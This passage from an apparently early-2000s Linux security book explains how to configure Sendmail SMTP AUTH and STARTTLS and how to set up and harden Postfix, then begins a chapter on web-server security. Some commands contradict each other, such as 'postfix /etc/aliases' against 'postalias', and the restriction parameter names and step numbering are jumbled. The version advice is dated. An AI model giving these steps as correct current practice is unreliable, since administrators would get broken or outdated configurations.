For *sasldb*-based server-server authentication, I recommend the *CRAM-MD5* and *DIGEST-MD5* methods since, as I mentioned earlier, both methods use challenge-response sessions in which the password is used as a hash key. These methods are vastly preferable over actually transmitting the password, as in the *PLAIN* and *LOGIN* mechanisms.

As with any changes you make to *sendmail.mc*, you should afterwards regenerate *sendmail.cf* via the command *m4 /etc/mail/sendmail.mc > /etc/sendmail.cf* and then restart *sendmail*.

Okay, that's the "server" side of our server-server transaction. This host is now ready to accept relays from other, authenticated, servers. Now we need to configure at least one "client" system that transfers mail through the first one.

If a Sendmail host needs only to relay mail, and not to accept relays from other hosts, it doesn't need *TRUST_AUTH_MECH* set. It instead needs *confAUTH_MECHANISMS* and *confDEF_AUTH_INFO*. Be careful what you set in *confAUTH_MECHANISMS*: if none of the mechanisms you specify are supported in the other host's *TRUST_AUTH_MECH* and *confAUTH_MECHANISMS* directives, relaying will fail. Also, note that your system will attempt its supported mechanisms in the order in which they're listed.

[Example 7-15](#) shows a relaying Sendmail host's *confAUTH_MECHANISMS* directive.

Example 7-15. SMTP AUTH settings in a relay's *sendmail.mc*

```
define( 'confAUTH_MECHANISMS', 'CRAM-MD5 DIGEST-MD5 LOGIN PLAIN' ) dnl
define( 'confDEF_AUTH_INFO', '/etc/mail/default-auth-info' ) dnl
```

confDEF_AUTH_INFO specifies the location of the authentication credentials you want your host to present to its mail servers. This file is usually */etc/mail/default-auth-info*, and it's an ASCII text file with the following four-line format:

```
authorization_identity      # (i.e., username)
authentication_identity     # (usually identical to username)
secret                     # (password created on other host with
saslpaswd
realm                      # (usually the FQDN of the other host)
```

[Example 7-16](#) shows the */etc/mail/default-auth-info* file on *dmzmail.polkatistas.org*.

Example 7-16. A sample */etc/mail/default-auth-info* file

```
maildroid
maildroid
```

```
Ch1mp? ,03fuzz fl0ppi
dmzmail.polkatistas.org
```

Needless to say, since `/etc/mail/default-auth-info` contains your relay password in clear text, you *must* protect this file the best you can. Be sure to change its permissions mode to 600 and its owner to *root*.

Again, regenerate `sendmail.cf` and restart `sendmail`. You're done! Now whenever this host needs to relay mail through the server we configured earlier, it will first attempt to authenticate itself as *maildroid* using the *CRAM-MD5* method.

7.4.8.6 Configuring Sendmail for client-server authentication

If you need to configure your Sendmail server to authenticate relays from remote users using MUA software (i.e., to handle those users' "outbound" mail), there's not much you need to do: simply set `confAUTH_MECHANISMS` and `TRUST_AUTH_MECH`, this time making sure that each includes the *LOGIN* and *PLAIN* methods.

[Example 7-17](#) shows part of such a server's `sendmail.mc` file.

Example 7-17. Part of `sendmail.mc` on server authenticating remote users via PAM

```
TRUST_AUTH_MECH('CRAM-MD5 DIGEST-MD5 LOGIN PLAIN')dnl
define('confAUTH_MECHANISMS', 'CRAM-MD5 DIGEST-MD5 LOGIN PLAIN')dnl
```



The client-server SMTP relay authentication scenario I'm describing here is applicable mainly to non-Linux clients. Although this book is about Linux, such scenarios are very common, even when the SMTP server itself runs Linux.

If your remote users do in fact use Linux, their outbound email should probably be delivered not by their MUA but by their local `sendmail` process (although some of the newer Linux MUAs such as GNOME's *balsa* do support SMTP). We've already covered how to configure Sendmail as an SMTP *AUTH* client; the specifics are the same whether this client runs Sendmail as a daemon (i.e., the client is a server itself) or whether it runs Sendmail only as needed to deliver outbound mail.

On the client side, each user will need to configure his MUA with his username and password from the Sendmail server; this is usually in a section entitled "SMTP server settings," "Sending," etc.

But there's one small problem with this (besides the fact that your public SMTP server probably shouldn't have ordinary user accounts, but that's an architectural problem): the *LOGIN* and *PLAIN* methods send passwords over the network in clear text. That's bad, right?

Right. For this reason TLS encryption really should be used any time you use these methods. Luckily, many popular POP3 and IMAP applications support TLS (SSL), among them, MS Outlook Express and GNOME *balsa*.

7.4.9 Sendmail and STARTTLS

Beginning with Version 8.11, Sendmail supports the Extended SMTP command *STARTTLS* (per RFC 2487, <http://ftp.isi.edu/in-notes/rfc2487.txt>). When this command is issued at the beginning of an ESMTP session, it initiates an encrypted TLS tunnel that protects the rest of the session from eavesdropping.

Due to the logistics of distributing and maintaining X.509 certificates, many people who use *STARTTLS* prefer using SASL to authenticate their TLS tunnels over TLS's own X.509 authentication scheme. While this TLS/SASL combination is my focus here, Sendmail lets you authenticate TLS tunnels with either SASL (SMTP *AUTH*) or TLS-style X.509 certificate-based authentication. For more information on this and other uses of *STARTTLS* in Sendmail, see Claus Aßmann's article "SMTP STARTTLS in sendmail/Secure Switch" (<http://www.sendmail.org/~ca/email/starttls.html>).

7.4.9.1 Versions of Sendmail that support STARTTLS

Sendmail Versions 8.11 and 8.12 support *STARTTLS*. However, your Linux distribution's Sendmail package may not have this support compiled in.

While Red Hat's stock `sendmail` package does support SMTP *AUTH*, it does *not* include *STARTTLS* support. If you are a Red Hat user, you'll need to obtain source code from <http://www.sendmail.org> and compile it yourself. The Claus Aßmann article I just mentioned includes compiling instructions that are much, much simpler than those scattered throughout the source-code tarball itself. (By any measure, trying to decipher Sendmail source-code documentation can be both frustrating and futile!)

SuSE and Debian, however, are more accommodating: the packages described earlier that support SMTP *AUTH* on these distributions also support *STARTTLS*. If you use SuSE, you'll need the *sendmail-tls* package; if you use Debian, you'll need *sendmail* from Debian's *testing* release ("Woody"). (Actually by the time you read this, it's quite possible that Woody will have been promoted to *stable* status.) In addition to a *STARTTLS*-enabled binary of Sendmail 8.11 or 8.12, you'll also need a TLS or SSL package, if you plan to create and sign your own certificates: I recommend OpenSSL. The binary packages for OpenSSL on RedHat, SuSE, and Debian are all titled simply *openssl*, and current versions of all three distributions should provide a recent-enough version of OpenSSL to work properly with Sendmail.

7.4.9.2 Getting keys and certificates

If you're new to PKI, digital certificates, or public-key cryptography, a good starting point is the RSA Crypto FAQ, available at <http://www.rsasecurity.com/rsalabs/faq>; so is Bruce Schneier's excellent book, *Applied Cryptography* (Wiley).

Suffice it to say that TLS and SSL use x.509 digital certificates, a type of public-key cryptography in which one's public key is formatted to include a certain amount of identification information (besides just your key ID and the public key itself), including the digital signature of a "Certificate Authority" (CA) that vouches for the authenticity of the certificate. If you want an SMTP server to communicate with other SMTP servers using TLS, it needs a digital certificate, including a separate private key, and you need the certificate to have been signed by some CA.

If your organization uses PKI in some capacity and you already have either a CA of your own or a relationship with some external CA (e.g., Verisign or Thawte), you can create your certificate locally but will need to have your CA sign it. If you only intend to use SSL for Sendmail, however, you'll probably want to be your own CA. Being a CA for such limited purposes amounts to generating a CA certificate and using it to sign your other certificates.

[Chapter 5](#) contains step-by-step instructions on how to set up a CA using the excellent and free OpenSSL and how to create and sign x.509 certificates. See "How to become a small-time CA" and "Generating and signing certificates" in [Chapter 5](#).

For what follows here, you'll need a copy of your CA's certificate (usually called *cacert.pem*), a signed server certificate for your SMTP host (called *newcert_signed.pem* in [Chapter 5](#) and in subsequent examples), and the certificate's corresponding private key (called *newcert_key.pem* in [Chapter 5](#) and here).

7.4.9.3 Configuring Sendmail to Use TLS

Now you've created your site-wide CA certificate (or obtained a copy of it if someone else controls the CA), created a new server certificate, and signed the server certificate (or gotten it signed) with the CA key. All that's left to preparing Sendmail is putting things where it can find them and telling it where they are.

The logical place to put Sendmail's copies of these certificates is in */etc/mail/certs*: create this directory if it doesn't already exist, and make sure it's owned by *root* and its mode is set to *drwx-----*. Copy your CA certificate (but not its private key) — *cacert.pem*, in the previous examples — into */etc/mail/certs*. Copy your server certificate there too, along with its corresponding private key (which are shown as *newcert_key.pem* and *newcert_signed.pem*, respectively, in subsequent examples).

Make sure that all files in */etc/mail/certs* are set to mode 0600 (*-rw-----*); otherwise, Sendmail will refuse to use them, and TLS will not work. [Example 7-18](#) shows a long listing of our sample */etc/mail/certs* directory.

Example 7-18. A sample */etc/mail/certs* directory listing

```
dmzmail:/etc/mail/certs # ls -l
total 30
drwxr-x---  2 root    root          272 Feb 16 20:39 .
drwxr-xr-x  4 root    root        1293 Feb 16 20:38 ..
-rw-----  1 root    root        1367 Feb 16 18:55 cacert.pem
-rw-----  1 root    root        2254 Feb 16 20:36
newcert_key.pem
-rw-----  1 root    root        3777 Feb 16 20:32
newcert_signed.pem
```

Now just direct Sendmail's attention to these files, and you'll be ready to go.

A combination of the following *sendmail.mc* directives, all of them variable definitions, achieves basic server-side TLS configuration:

CERT_DIR

Designates Sendmail's certificate directory.

confCACERT_PATH

Designates where Sendmail should look for a CA certificate (usually the same value as *CERT_DIR*).

confCACERT

Contains the full path of the CA certificate.

confSERVER_CERT

Contains the full path of the server certificate.

confSERVER_KEY

Contains the full path of the server key (in our examples, this key is contained in the unsigned version of the server key).

confCLIENT_CERT

If your Sendmail server acts as a client to other SMTP servers in TLS sessions (i.e., relays mail through other TLS-enabled SMTP servers), this directive tells Sendmail the full path of its client certificate. May be the same file as the server certificate.

confCLIENT_KEY

If your Sendmail server acts as a client to other SMTP servers in TLS sessions (i.e., relays mail through other TLS-enabled SMTP servers), this directive tells Sendmail which client key to use. May be the same file as the server key.

[Example 7-19](#) lists these directives on our sample Sendmail server *dmzmail.polkatistas.org*, which is set up to be both a TLS server and a client.

Example 7-19. Sample TLS directives for sendmail.mc

```
define('CERT_DIR', '/etc/mail/certs')dnl
define('confCACERT_PATH', 'CERT_DIR')dnl
define('confCACERT', 'CERT_DIR/cacert.pem')dnl
define('confSERVER_CERT', 'CERT_DIR/newcert_signed.pem')dnl
define('confSERVER_KEY', 'CERT_DIR/newcert_key.pem')dnl
define('confCLIENT_CERT', 'CERT_DIR/newcert_signed.pem')dnl
define('confCLIENT_KEY', 'CERT_DIR/newcert_key.pem')dnl
```

After you set these directives, regenerate *sendmail.cf*, and restart *sendmail*, your server will accept encrypted SMTP sessions via the *STARTTLS* command.

7.5 Postfix

Wietse Venema's program, Postfix, provides an alternative to Sendmail that is simpler in design, more modular, and easier to configure and administer. Equally important, it's designed with scalability, reliability, and security as fundamental requirements.

The remainder of this chapter brings you up to speed quickly on how to use Postfix as a secure means of exchanging your network's email with Internet hosts. In particular, I'll focus on deploying Postfix on firewalls, in DMZs, and in other settings in which your SMTP server will have contact with untrusted systems.

I won't go into nearly as much depth with Postfix as I just did with Sendmail. The whole point of Postfix is ease of use: you'll have no problem figuring out how to use Postfix given little more than the documentation and example configurations included with Postfix itself.

7.5.1 Postfix Architecture

On the one hand, since Postfix can do most of what Sendmail can, its architecture is arguably as complex or even a little more so than Sendmail's. Postfix consists of a suite of daemons and helper applications, whereas Sendmail is essentially monolithic.

On the other hand, Postfix's modularity actually makes it much simpler in practice. For Mr. Venema and the others who maintain Postfix's code, it's easier to fix a bug in the SMTP daemon if that daemon's code is self-contained and not part of a much larger whole. As for end users, Postfix is administered mainly with the *postfix* command and a few others (most users only need *postqueue* and *postalias*).

Separating functions across different processes is a big factor in Postfix's speed and stability. Another factor is the intelligence with which Postfix handles mail. Rather than processing mail out of one big queue as Sendmail does, Postfix uses four different queues:

Maildrop queue

Mail that is submitted locally on the system is accepted in the Maildrop queue. Here the mail is checked for proper formatting (and fixed if necessary) before being handed to the Incoming queue.

Incoming queue

Mail initially received both from local processes via the Maildrop queue and from external hosts via Postfix's *smtpd* process is preformatted if necessary and then sent to the Incoming queue. Here it will stay until there's room in the Active queue.

Active queue

Since the Active queue contains messages that Postfix is actively trying to deliver, it has the greatest risk of something going wrong. Accordingly, the Active queue is kept intentionally small, and it accepts messages only if there is space for them.

Deferred queue

Email that cannot be delivered is placed in the deferred queue. This prevents the system from continuously trying to deliver email and keeps the active queue as short as possible to give newer messages priority. This also enhances stability. If your MTA cannot reach a given domain, all the email for that domain is assigned a wait time and placed in the deferred queue so that those messages will not needlessly monopolize system resources.

When a deferred message's wait time has expired, the message is placed in the Active queue again for delivery (as soon as there's room in the Active queue). Each time delivery is attempted and failed, the message's wait time is increased, and it is returned to the Deferred queue.

7.5.2 Getting and Installing Postfix

Current versions of Red Hat, SuSE, and Debian Linux all include Postfix packages; if you use some other distribution, it probably does too. Red Hat 7.1's *powertools* directory (which, by the way, is not present on all mirrors) provides *postfix-20010202-4.i386.rpm*, which isn't the newest version of Postfix but is not known to have any major vulnerabilities. This RPM has been compiled with support for *STARTTLS* (SSL) and therefore depends on the package *openssl*. Oddly, Red Hat 7.2 doesn't appear to have a Postfix package, but the one from Red Hat 7.1 may be used.

Under SuSE 7, *postfix.rpm* can be found in the *n2* series. The SuSE RPM also supports TLS and therefore needs *openssl*, and it also needs the package *pcre* because it's been compiled with support for Perl Regular Expressions (which are extremely useful in Postfix's map files).

Debian Potato includes a package of Postfix v.19991231pl11-2. Postfix used date stamps rather than version numbers until the 20010228 release, which was dubbed "v.1.0.0." As of this writing, the most current version is 1.1.3. This old version supports neither SMTP *AUTH* nor TLS; if you need these, you'll either have to compile Postfix from source or upgrade to Debian "Woody" (currently the "testing" release), which has Postfix v1.1.3 in the "main" section and Postfix-TLS (also v1.1.3) in the "non-US" section.

If for whatever reason you can't use a binary package, Postfix's source code is available at <http://www.postfix.org>. If you wish to compile Postfix with TLS (SSL) support, you'll also need to obtain Lutz Jaenicke's patch, which is available from his web site: http://www.aet.tu-cottbus.de/personen/jaenicke/postfix_tls/. Note that Wietse Venema's reason for not building in TLS support himself is that, according to the Postfix home page, he hasn't yet "figured out a way to avoid adding tens of thousands of lines of code to the SMTP client and server programs." (In other words, this patch adds complexity to a program whose main purpose in life is to be simple and, presumably, more secure.)

7.5.3 Postfix for the Lazy: A Quick-Start Procedure

One of the best things about Postfix is that it can be set up quickly and easily without sacrificing security. Therefore, before we go any further, let's look at a minimal Postfix quick-start procedure. For many users, these are the only steps necessary to configure Postfix on an SMTP gateway:

1. Install Postfix from a binary package via your local package tool (*rpm*, *dpkg*, etc.) or by compiling and installing from source (see "When and How to Compile from Source").
2. Open */etc/postfix/main.cf* with the text editor of your choice, and set the parameter *myhostname* to the fully qualified name of your host, e.g.:

```
myhostname = fearnley.polkatistas.org
```

3. Set the parameter *myorigin* (the stated origin of mail sent from your network) to equal your domain name (enter this line verbatim):

```
myorigin = $mydomain
```

4. Set the parameter *mydestination* as follows, assuming this is the email gateway for your entire domain (enter this line verbatim):

```
mydestination = $myhostname, localhost.$mydomain, $mydomain
```

Save and close *main.cf*.

5. Redirect *root*'s mail to an unprivileged account by adding or editing this line in */etc/aliases*:

```
root: mick
```

Add or change other email aliases as you see fit, then save and close *aliases*.

6. Execute the command `postfix /etc/aliases`.
7. Execute the command `postfix start`.

In seven brief steps, we just installed, configured, and started SMTP services for our machine and its local name domain. If this machine is a firewall or an SMTP gateway on a firewall's DMZ network, it can now be used by local users to route outbound email, and it can be pointed to by our domain's "MX" DNS record (i.e., it can be advertised to the outside world as a mail server for email addressed to our domain). Pretty good return on the investment of about ten minutes worth of typing, no?



This may be enough to get Postfix working, but it probably isn't enough to secure it fully. Don't stop reading yet!

Succinct though the seven-step method is, it may not be enough to get Postfix to do what needs to be done for *your* network. Even if it is, it behooves you to dig a little deeper: ignorance nearly always leads to bad security. Let's take a closer look at what we just did and then move on to some Postfix tricks.

7.5.4 Configuring Postfix

Like Sendmail, Postfix uses a *.cf* text file as its primary configuration file (logically enough, it's called *main.cf*). However, *.cf* files in Postfix use a simple *parameter=\$value* syntax. What's more, these files are extremely well commented and use highly descriptive variable names. If your email needs are simple enough, it's possible for you to figure out much of what you need to know by editing *main.cf* and reading its comments as you go.

You may wonder why, in our little seven-step procedure, so little information needed to be entered in *main.cf*. The only thing we added to it was our fully qualified domain name. In fact, depending on how your machine is configured, it may not have been necessary to supply even that!

This is because Postfix can use system calls such as *gethostname()* to glean as much information as possible directly from your kernel. Furthermore, once it knows the fully qualified domain name of your host, Postfix is smart enough to know that everything past the first "." is your domain, and it sets the variable *mydomain* accordingly.

You may need to add additional names to *mydestination* if your server has more than one FQDN (that is, multiple "A" records in your domain's DNS). For example, if your SMTP gateway doubles as your public FTP server with the "ftp" name associated with it in addition to its normal hostname, your *mydestination* declaration might look something like this:

```
mydestination = $myhostname, localhost.$mydomain, ftp.$mydomain, $mydomain
```

It's important that this line contain any name to which your server can be legitimately referred, and that the entire declaration occupy a single line. If you have a very long list of local host or domain names, it might be easier to specify a file name, e.g.:

```
mydestination = /path/to/mydests.txt
```

where */path/to/mydests.txt* is the name of a file containing your domain or hostnames, one per line. Dr. Venema suggests *not* using comments in this file, so as "to avoid surprises."

There were two other interesting things we did in the "quick and dirty" procedure. One was to start Postfix with the command `postfix start`. Just as BIND uses *ndc* (or *rndc*) to control the various processes that comprise BIND, the *postfix* command can be used to manage Postfix.

The most common invocations of the *postfix* command are `postfix start`, `postfix stop`, and `postfix reload`. *start* and *stop* are obvious; *reload* causes postfix to reload its configuration files

without stopping and restarting. Another handy one is `postfix flush`, which forces Postfix to attempt to send all queued messages immediately. This is useful after changing a setting that may have been causing problems: in the event that your change worked, all messages delayed by the problem will go out immediately. (They would go out regardless, but not as quickly).

In Step 6, we added a line to `/etc/aliases` to divert `root`'s email to an unprivileged account. This is healthy paranoia: we don't want to log in as the superuser for mundane activities such as viewing system reports, which are sometimes emailed to `root`.



Be careful, however: if your unprivileged account uses a `.forward` file to forward your mail to some other system, you may wind up sending administrative messages in clear text over public bandwidth!

7.5.5 Hiding Internal Email Addresses by Masquerading

To prevent giving out information that serves no legitimate purpose, it's wise to set the parameter `masquerade_domains = $mydomain` in the `main.cf` file (remember, the string `$mydomain` refers to a variable and will be substituted with the domain name you specified as part of the variable `myhostname`). This will strip internal hostnames from the FQDSs in `From:` addresses of outbound messages. If you wish to make an exception for mail sent by `root`, you can set the parameter

`masquerade_exceptions = root`. This is probably a good idea, especially if you have one or more processes that send host-specific warnings or other messages as `root`. For example, if you configure a log watcher like Swatch, described in [Chapter 10](#), to send you email whenever the filesystem starts to fill up, that email will be more useful if you know which host sent it!

In general, however, you will want most outbound mail to be masqueraded with domain names rather than hostnames.

7.5.6 Running Postfix in a chroot Jail

One of the niftier things you can do to secure Postfix is to run selected parts of it chrooted (see [Chapter 6](#) for more information on the `chroot` technique). This usually requires you to create copies of things needed by the chrooted process. For example, if the process looks for `/etc/mydaemon.conf` on startup but is chrooted to `/var/mydaemon`, the process will actually look for `mydaemon.conf` in `/var/mydaemon/etc/mydaemon.conf`. Happily, the preparations required to chroot Postfix are explained for a variety of architectures, including Linux, in the `examples/chroot-setup` subdirectory of the Postfix source code. If you install Postfix from a binary package, the package may have an installation script to make these preparations for you automatically after installing Postfix. In SuSE, for example, the Postfix RPM package runs a script that creates a complete directory tree for chrooted Postfix processes to use (`etc`, `usr`, `lib`, and so forth). This directory tree then resides in `/var/spool/postfix` (the default Postfix home directory and therefore the logical place to chroot its processes to), with the appropriate ownerships and permissions preset.

If your binary distribution doesn't do this for you, simply download the current Postfix source code from <http://www.postfix.org> and extract the `examples/chroot-setup` directory to obtain the chroot script `LINUX2`.

If your Postfix home directory isn't `/var/spool/postfix`, set (and export) the environment variable `POSTFIX_DIR` to the correct path before running the chroot script, e.g.:

```
bash-# export POSTFIX_DIR=/var/postfix
bash-# ./LINUX2
```



If you install a SuSE RPM, you should immediately change your working directory to `/var/spool/postfix` and make sure that the directories `bin` (if present), `etc`, `lib`, and `usr` are owned by `root:root` and not by `postfix:postdrop`.

As of this writing, SuSE's Postfix postinstallation scripts use the command `chown -R postfix /var/spool/postfix/*`, which according to Matthias Andree's Bugtraq posting of 12/04/2001 is problematic for two reasons. First, it gives Postfix's chrooted processes inappropriate control over its local copies of configuration files and system libraries; second, it can create a race condition.

After provisioning Postfix's chroot jail, you'll need to edit `/etc/postfix/master.cf` to toggle the Postfix-daemons you wish to run chrooted (i.e., by putting a "y" in the "chroot" column of each daemon to be chrooted). Do not, however, do this for entries that use the commands `pipe`, `local`, or `virtual` (i.e., entries with `pipe`, `local`, or `virtual` in the "command" column): generally, you can't chroot processes that deliver mail on the server itself. Some binary-package distributions (such as SuSE's) automatically toggle the appropriate daemons to chroot during Postfix installation.

[Example 7-20](#) shows part of a *master.cf* file.

Example 7-20. A master.cf file

```
#
=====
=====
# service type private unpriv chroot wakeup maxproc command +
args
# (yes) (yes) (yes) (never) (50)
#
=====
=====
smtp inet n - y - - smtpd
pickup unix n n y 60 1 pickup
cleanup unix - - y - 0 cleanup
qmgr unix n - y 300 1 qmgr
#qmgr fifo n - n 300 1 nqmgr
tlsmgr fifo - - n 300 1 tlsmgr
rewrite unix - - y - - trivial-
rewrite
bounce unix - - y - 0 bounce
defer unix - - y - 0 bounce
flush unix - - n 1000? 0 flush
smtp unix - - y - - smtp
showq unix n - y - - showq
error unix - - y - - error
local unix - n n - - local
lmtpl unix - - y - - lmtpl
procmail unix - n n - - pipe
    flags=R user=cyrus argv=/usr/bin/procmail -t -m
    USER=${user} EXT=${extension} /etc/procmailrc
```

After configuring the chroot jail and editing *master.cf*, all you need to do is start Postfix the way you normally would: `postfix start`.

7.5.7 Postfix Aliases, Revealed

You probably don't want your users connecting to and storing mail on a publicly accessible server. The greater the separation between public servers and private servers, the better. (Don't forget, POP3 passwords are transmitted in clear text by default.)

As alluded to in the quick and dirty procedure, aliases are also useful for mapping email addresses for users who don't actually have accounts on the SMTP gateway. This practice has two main benefits: first, most users prefer meaningful email names and short host-domain names, e.g., *john.smith@acme.com* rather than *jsmith023@mail77.midwest.acme.com*.

Still another use of aliases is the maintenance of mailing lists. If an alias points to a comma-separated list of addresses rather than a single address, mail sent to that alias will be copied and sent to all specified addresses, i.e., to the mailing list.

The addresses that comprise a mailing list can also be stored in a separate file (each address on its own line).

To specify an entry in *aliases* whose target is the name of such a file, be sure to use the *:include:* tag as shown in the second-to-last line of [Example 7-21](#). Without this tag, Postfix will append mail to the file specified rather than sending mail to the recipients listed therein. (This is a feature, not a bug; it's useful sometimes to write certain types of messages to a text file rather than to a mailbox.)

Example 7-21. Excerpt from /etc/aliases

```
postmaster: root
mailer-daemon: root
hostmaster: root
root: bdewinter
mailguys: bdewinter,mick.bauer
```

```
mick.bauer:      mbauer@biscuit.stpaul.dogpeople.org
clients:        :include:/etc/postfix/clientlist.txt
spam-reports:   /home/bdewinter/spambucket.txt
```



One caveat: if an alias points to a different mail server, that server must belong to a domain for which the SMTP gateway is configured to relay mail (i.e., either that server's FQDN or its domain must be listed in the `relay_domains` declaration in `main.cf`).

Don't forget to run `postalias /etc/aliases` any time you edit `aliases`. `postalias` converts the alias file into a database file that can be searched repeatedly and rapidly each time a destination address is parsed; neither Postfix nor Sendmail directly use the text version of `aliases`.

7.5.8 Keeping out Unsolicited Commercial Email (UCE)

Postfix offers protection against UCE via several settings in `main.cf`. Some caution is in order, however: there's a fine line between spam and legitimate dissemination, and it's entirely possible that even modest UCE controls will cause some legitimate (i.e., desired) mail to be dropped. Having said that, for most sites this is an acceptable risk (avoidable, too, through end-user education), and we recommend that at a minimum you set the following in `main.cf` (for a complete list of anti-UCE parameters and their exact syntax, see `/etc/postfix/sample-smtpd.cf`):

`smtpd_recipient_limit`

Indicates how many recipients the SMTP server will accept per message delivery, i.e., how many SMTP *RCPT TO* commands may be sent by an SMTP client in a single delivery. Normally, this should not exceed 250 or so. (Anyone who needs to send one message to this many users should be sending it to an email list server such as *majordomo*, not to individual recipients.)

`smtpd_recipient_restrictions`

Instructs Postfix to check each message's recipient address against one or more criteria. One of the easiest to maintain is the *access* database. This file lists domains, hosts, networks, and users who are allowed to receive mail from your server. To enable it:

1. Set `check_recipient_access = hash:/etc/postfix/access`
2. Specify a relaying policy with `smtp_recipient_restrictions`, e.g.:
3. `smtpd_recipient_restrictions =`
4. `permit_mynetworks`
5. `hash:/etc/postfix/access`
- `reject_unauth_destination`
6. Create `/etc/postfix/access` (do a `man 5 access` for format/syntax)
7. Run `postmap hash:/etc/postfix/access` to convert the file into a database.
Repeat Step 4 each time you edit `/etc/postfix/access`.

`smtpd_client_restrictions`

Use this parameter to block mail from specific senders or originating domains. Senders to block may be named both specifically, via an external mapfile such as the *access* database, and generally, via values such as the following:

`reject_maps_rbl`

Enables use of the Real Time Blackhole List described in [Section 7.6.2](#) of this chapter; this requires `maps_rbl_domains` to be set

`reject_unknown_client`

Rejects mail from clients whose hostname can't be determined

See the file `/etc/postfix/sample-smtpd.cf` for a full list of valid

`smtpd_client_restrictions` settings.

`maps_rbl_domains`

Specifies one or more Blackhole database providers, e.g. *blackholes.mail-abuse.org*.

7.6 Resources

The following sources of information address not only security but also many other important aspects of SMTP and MTA configuration.

7.6.1 SMTP Information

1. <ftp://ftp.isi.edu/in-notes/rfc2821.txt>. RFC 2821, "Simple Mail Transfer Protocol." (Useful for making sense of mail logs, SMTP headers, etc.)
2. <http://www.sendmail.org/~ca/email/other/cagreg.html>. Shapiro, Gregory Neil. "Very brief introduction to create a CA and a CERT." (A bare-bones procedure for generating a Certificate Authority certificate, generating server/client certificates, and using the CA certificate to sign server and client certificates. Handy for people who want to use X.509 mechanisms such as *STARTTLS* without becoming X.509 gurus.)

7.6.2 Sendmail Information

1. Costales, Bryan, with Eric Allman. *sendmail*, Sebastopol, CA: O'Reilly & Associates, 1997. (The definitive guide to Sendmail. Chapters 19 and 34 are of particular interest, as they concern use of the *m4* macros — most of the rest of this weighty tome covers the ugly insides of *sendmail.cf*).
2. <http://www.itworld.com/Net/3314/swol-0699-security/>. Fennelly, Carole. "Setting up Sendmail on a Firewall, Part III." Unix Insider 06/01/1999. (Excellent article on running Sendmail 8.9 and later in a chroot environment.)
3. <http://www.sendmail.net/000705securitygeneral.shtml>. Allman, Eric and Greg Shapiro. "Securing Sendmail." (Describes many built-in security features in Sendmail and offers security tips applicable to most Sendmail installations.)
4. <http://www.sendmail.net/000710securitytaxonomy.shtml>. Durham, Mark. "Securing Sendmail on Four Types of Systems."
5. <http://www.sendmail.net/usingsmtpauth.shtml>. Durham, Mark. "Using SMTP AUTH in Sendmail 8.10."
6. <http://www.sendmail.net/810usingantispam.shtml>. "Using New AntiSpam Features in Sendmail 8.10."
7. <http://www.sendmail.org/~ca/email/starttls.html>. "SMTP STARTTLS in sendmail/Secure Switch."
8. <http://mail-abuse.org/rbl>. Home of the Realtime Blackhole List, which is a list of known sources of UCE.

7.6.3 Postfix Information

1. <http://www.postfix.org>. (The definitive source for Postfix and its documentation.)
2. <http://msgs.securepoint.com/postfix/>. (Archive site for the Postfix mailing list.)

Chapter 8. Securing Web Services

You've toiled for hours crafting your firewall rules and hardening your email and DNS services. You believe that no evil force could breach your fortress walls. But now you blast a hole straight through those walls to a port on your server. Then you let anyone in the world run programs on your server at that port, *using their own input*. These are signs of an unbalanced mind — or of a web administrator.

The Web has many moving parts and is a frequent source of security problems. In this chapter, I assume that you are hosting web servers and are responsible for their security. I dwell on servers exposed to the Internet, but most of the discussion applies to intranets and extranets as well. The platform is *LAMP*: Linux, Apache, MySQL, PHP (and Perl). I'll talk about *A*, *M*, and *P* here (with no slight intended to Java, Python, or other good tools). Protect your whole web environment — server, content, applications — and keep the weasels out of your web house.

For other views and details on web security, see Lincoln Stein's *World Wide Web Security FAQ* (<http://www.w3.org/Security/Faq/>) and the book *Web Security, Privacy and Commerce* by Simson Garfinkel with Gene Spafford (O'Reilly).

8.1 Web Server Security

Bad things happen to good servers. What can happen? Where should you look? The Web has the same problems as the other important Internet services discussed in this book, differing mainly in the details.

8.1.1 Problems and Goals

Malice or mistake, whether local or remote, can foil the security goals mentioned in the first chapter. [Table 8-1](#) lists some security problems you may encounter, as well as the desired goals.

Table 8-1. Web-security problems and goals	
Sample problems	Security goals
Theft of service Warez or pornography uploads Pirate servers and applications Password sniffing Rootkit and trojan program installation Denial of service targeting or participation	System integrity
Vandalism, data tampering, or site defacement Inadvertent file deletion or modification	Data integrity
Theft of personal information Leakage of personal data into URLs and logs	Data confidentiality
Unauthorized use of resources Denial of service attacks Crash or freeze from resource exhaustion (e.g., memory, disk, process space, file descriptors, or database connections)	System and network availability

8.1.2 What, When, and Where to Secure

Vulnerabilities exist everywhere, but some are more frequently targeted:

Code

Buffer overflows, string-format hacks, race conditions, logic errors, memory leaks

Files

Ownership, permissions, symbolic links, setuid/setgid

Authentication and authorization

Coverage gaps, data leaks, spoofing

Network

Promiscuous mode, denial of service; connectivity

System

User accounts, passwords

I'll describe web-server security more or less in chronological order, pointing out the problems and best practices as we go:

Build time

Obtaining and installing Apache

Setup time

Configuring Apache

Runtime

Securing CGI scripts, with PHP and Perl examples

Special topics

Issues spanning the operating system, web server, and CGI scripts: authentication, authorization, sessions, SSL, and others

8.1.3 Some Principles

Many times, I'll invoke one or more of these security mantras:

Simplify

Configure with *least privilege*. Avoid using *root* and restrict file ownership and permissions. Provide the bare minimum to serve files, run CGI scripts, and write logs.

Reduce

Minimize *surface area*; a smaller target is harder to hit. Disable or remove unneeded accounts, functions, modules, and programs. Things that stick out can break off.

Strengthen

Never trust user input. Secure access to external files and programs.

Diversify

Use layers of protection. Don't rely on security by the obscurity of a single mechanism, such as a password.

Document

Write down what you've done because you won't remember it. Trust us on this one.

8.2 Build Time: Installing Apache

A secure web service starts with a secure web server, which in turn, starts with good code — no buffer overflows, race conditions, or other problems that could be exploited to gain root privileges. It should be immune to remote root exploits by the swarming script kiddies. By any criteria, Apache is pretty good. No serious exploit has been reported since January 1997; security patches have addressed minor vulnerabilities. Apache's main competition among web servers, Microsoft's Internet Information Server (IIS), has had many critical and ongoing security problems. A Microsoft Security Bulletin issued in April 2002 describes *ten* critical problems in IIS 4 and 5. These include vulnerabilities to buffer overruns, denial of service, and cross-site scripting; a number of these provide full-system privileges to the attacker.

In practice, most Apache security problems are caused by configuration errors, and I'll talk about how to avoid these shortly. Still, there are always bug fixes, new features, and performance enhancements, along with the occasional security fix, so it's best to start from the most recent stable release.

As this was written, Apache 2.0 was released for general availability after years of development and testing. It will take a while for this to settle down and percolate into Linux distributions and existing systems, so the 1.3 family is still maintained. I'll cover 1.3 configuration here, with mentions of 2.x where it differs.

See <http://www.apacheweek.com/security/> for Apache security news.

8.2.1 Starting Installation

